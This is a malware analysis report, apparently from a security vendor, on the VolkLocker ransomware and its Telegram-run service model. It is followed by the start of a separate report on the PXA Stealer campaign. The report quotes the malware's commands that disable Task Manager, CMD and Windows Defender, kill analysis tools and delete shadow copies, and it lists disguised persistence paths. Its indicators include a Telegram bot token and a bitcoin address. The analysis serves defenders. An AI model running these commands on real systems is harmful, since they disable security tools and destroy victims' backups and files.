reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableTaskMgr /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableRegistryTools /t REG_DWORD /d 1 /f

reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableRegistryTools /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Policies\Microsoft\Windows\System" /v DisableCMD /t REG_DWORD /d 2 /f

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\System" /v DisableCMD /t REG_DWORD /d 2 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoRun /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoClose /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoDrives /t REG_DWORD /d 4 /f

In addition, Windows Defender is targeted for termination via PowerShell:

powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
sc config WinDefend start= disabled
net stop WinDefend /y

The malware also terminates processes associated with common analysis tools via taskkill.exe:

  • processhacker.exe
  • procexp.exe
  • procexp64.exe
  • taskmgr.exe

VolkLocker creates multiple identical copies of itself in various system locations to establish persistence:

    %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\cvolk.exe
    %PUBLIC%\Documents\svchost.exe
    %SYSTEMDRIVE%\ProgramData\Microsoft\Network\wlanext.exe
    %TEMP%\WindowsUpdate.exe

Ransom Note and Countdown Timer



VolkLocker’s ransom note is a dynamic HTML application. The file cybervolk_ransom.html is written to %TEMP% and launched both after encryption completes and upon system startup. The ransom note displays a countdown timer with a default duration of 48 hours. The duration of the timer can be configured by the RaaS operators.

CyberVolk (2025) Ransom note HTML

The JavaScript-based countdown timer is purely cosmetic. When it reaches zero, the triggerDestruction() function displays a shake animation and the message “💀 SYSTEM DESTROYED 💀.”


However, a separate enforcement timer operates independently of the browser-based display.

Timer for System Corruption and Destruction in CyberVolk

This enforcement timer is synchronized with the system clock using Golang’s time.After() function. When it expires, it calls the SystemCorruptor() and DestroySystem() functions. The same destructive routine triggers if an incorrect decryption key is provided more than the configured maxAttempts value. The default is three times.

File & Backup Destruction Mechanism

During system destruction, VolkLocker deletes the following folders from the user profile:

  • Documents
  • Desktop
  • Downloads
  • Pictures

The malware also deletes Volume Shadow Copies:

vssadmin delete shadows /all /quiet


Finally, VolkLocker triggers a BSOD (Blue Screen of Death) after a 10-second delay by calling NtRaiseHardError() with a specific status code.

BSOD Triggering in CyberVolk Ransomware

Telegram Integration



All aspects of the CyberVolk RaaS are managed through Telegram. Prospective customers and operational queries are directed to the main bot (CyberVolk_Kbot).

CyberVolk
CyberVolk “V2” Bot

VolkLocker payloads include built-in Telegram automation for command and control. This aligns with CyberVolk’s operational model, where all communication, purchasing, and support occur through Telegram, a model the actors see as a “market differentiator”.

The default Telegram C2 supports the following commands:

/broadcast Message all infected victims
/decrypt Initiate file decryption
/help Display command list
/list List all active victims
/send Message specific victim IDs
/start Show administrative panel
/status Get victim system information


The Telegram C2 is customizable. Some CyberVolk operators have published examples that include additional capabilities, such as keylogging control.

Customized CyberVolk RaaS Telegram Interface (including RAT & keylogging commands)


The telegramReporter() function alerts operators upon new infections, similar to Telegram-enabled infostealers. When a host is infected, basic system information and a screenshot are sent to the configured Telegram chat.

System Information sent to Telegram in CyberVolk's ransomware
System Information sent to Telegram in CyberVolk’s ransomware

Expanded Services and Pricing

CyberVolk has expanded beyond ransomware. In November 2025, operators began advertising standalone RAT and keylogger tools, with the following advertised pricing model:

  • RaaS (single OS): $800-$1,100 USD
  • RaaS (Linux + Windows): $1,600-$2,200 USD
  • Standalone RAT or Keylogger: $500 USD each

Intelligence suggests bundle discounts are available for customers purchasing multiple services.

Conclusion

Despite repeated Telegram account bans and channel removals throughout 2025, CyberVolk has reestablished its operations and expanded its service offerings.

However, storing master encryption keys in plaintext is a significant design blunder that undermines the ransomware’s effectiveness, allowing victims to recover files without acceding to the threat actor’s ransom demand.

Nevertheless, defenders should see CyberVolk’s adoption of Telegram-based automation as a reflection of broader trends among politically-motivated threat actors. These groups continue to lower barriers for ransomware deployment while operating on platforms that provide convenient infrastructure for criminal services.

The SentinelOne Singularity Endpoint Platform currently detects and prevents malicious behaviors and artifacts associated with CyberVolk Ransomware attacks.

Indicators of Compromise

CyberVolk (VolkLocker 2025) Linux
0948e75c94046f0893844e3b891556ea48188608

CyberVolk (VolkLocker 2025) Windows
dcd859e5b14657b733dfb0c22272b82623466321

Bitcoin Address
bc1qujgdzl0v82gh9pvmg3ftgnknl336ku26nnp0vy (CyberVolk)

Telegram Bot Token
8368663132:AAHBfe3xYPtg1IMynKhQy1BRzuF5UZRZspw (CyberVolk)

Ghost in the Zip | New PXA Stealer and Its Telegram-Powered Ecosystem

Executive Summary

  • SentinelLABS and Beazley Security discovered and analyzed a rapidly evolving series of infostealer campaigns delivering the Python-based PXA Stealer.
  • This discovery showcases a leap in tradecraft, incorporating more nuanced anti-analysis techniques, non-malicious decoy content, and a hardened command-and-control pipeline that frustrates triage and attempts to delay detection.
  • We identified more than 4,000 unique victim IP addresses in exfiltrated logs, with infected systems spanning at least 62 countries, most notably South Korea, the United States, the Netherlands, Hungary, and Austria.
  • The stolen data includes over 200,000 unique passwords, hundreds of credit card records, and more than 4 million harvested browser cookies, giving actors ample access to victims’ accounts and financial lives.
  • The threat actors behind these campaigns are linked to Vietnamese-speaking cybercriminal circles who monetize the stolen data through a subscription-based underground ecosystem that efficiently automates resale and reuse through the Telegram platform’s API.

Overview

In close partnership, Beazley Security and SentinelLABS have uncovered a large-scale, ongoing infostealer campaign built around the Python-based PXA Stealer. Initially surfacing in late 2024, this threat has since matured into a highly evasive, multi-stage operation driven by Vietnamese-speaking actors with apparent ties to an organized cybercriminal Telegram-based marketplace that sells stolen victim data.

Throughout 2025, these actors have continuously refined their delivery mechanisms and evasion strategies. Most notably, they’ve adopted novel sideloading techniques involving legitimate signed software (such as Haihaisoft PDF Reader and Microsoft Word 2013), concealed malicious DLLs, and embedded archives disguised as common file types. These campaigns use elaborate staging layers that obscure their purpose and delay detection by endpoint tools and human analysts alike.

The final payload, PXA Stealer, exfiltrates a broad spectrum of high-value data–which includes passwords, browser autofill data, cryptocurrency wallet and FinTech app data, and more–to Telegram channels via automated bot networks. Our telemetry and analysis uncovered over 4,000 unique victims across more than 60 countries, suggesting a widespread and financially motivated operation that feeds into criminal platforms such as Sherlock. This data is then monetized and sold to downstream cybercriminals, enabling actors who engage in cryptocurrency theft or buy access to infiltrate organizations for other purposes.

This campaign exemplifies a growing trend in which legitimate infrastructure (e.g., Telegram, Cloudflare Workers, Dropbox) is weaponized at scale to both execute and monetize information theft, while simultaneously reducing the cost and technical overhead for attackers. As stealer campaigns become increasingly automated and supply-chain integrated, defenders must adjust to an adversary landscape defined not just by malware, but by infrastructure, automation, and real-time monetization.

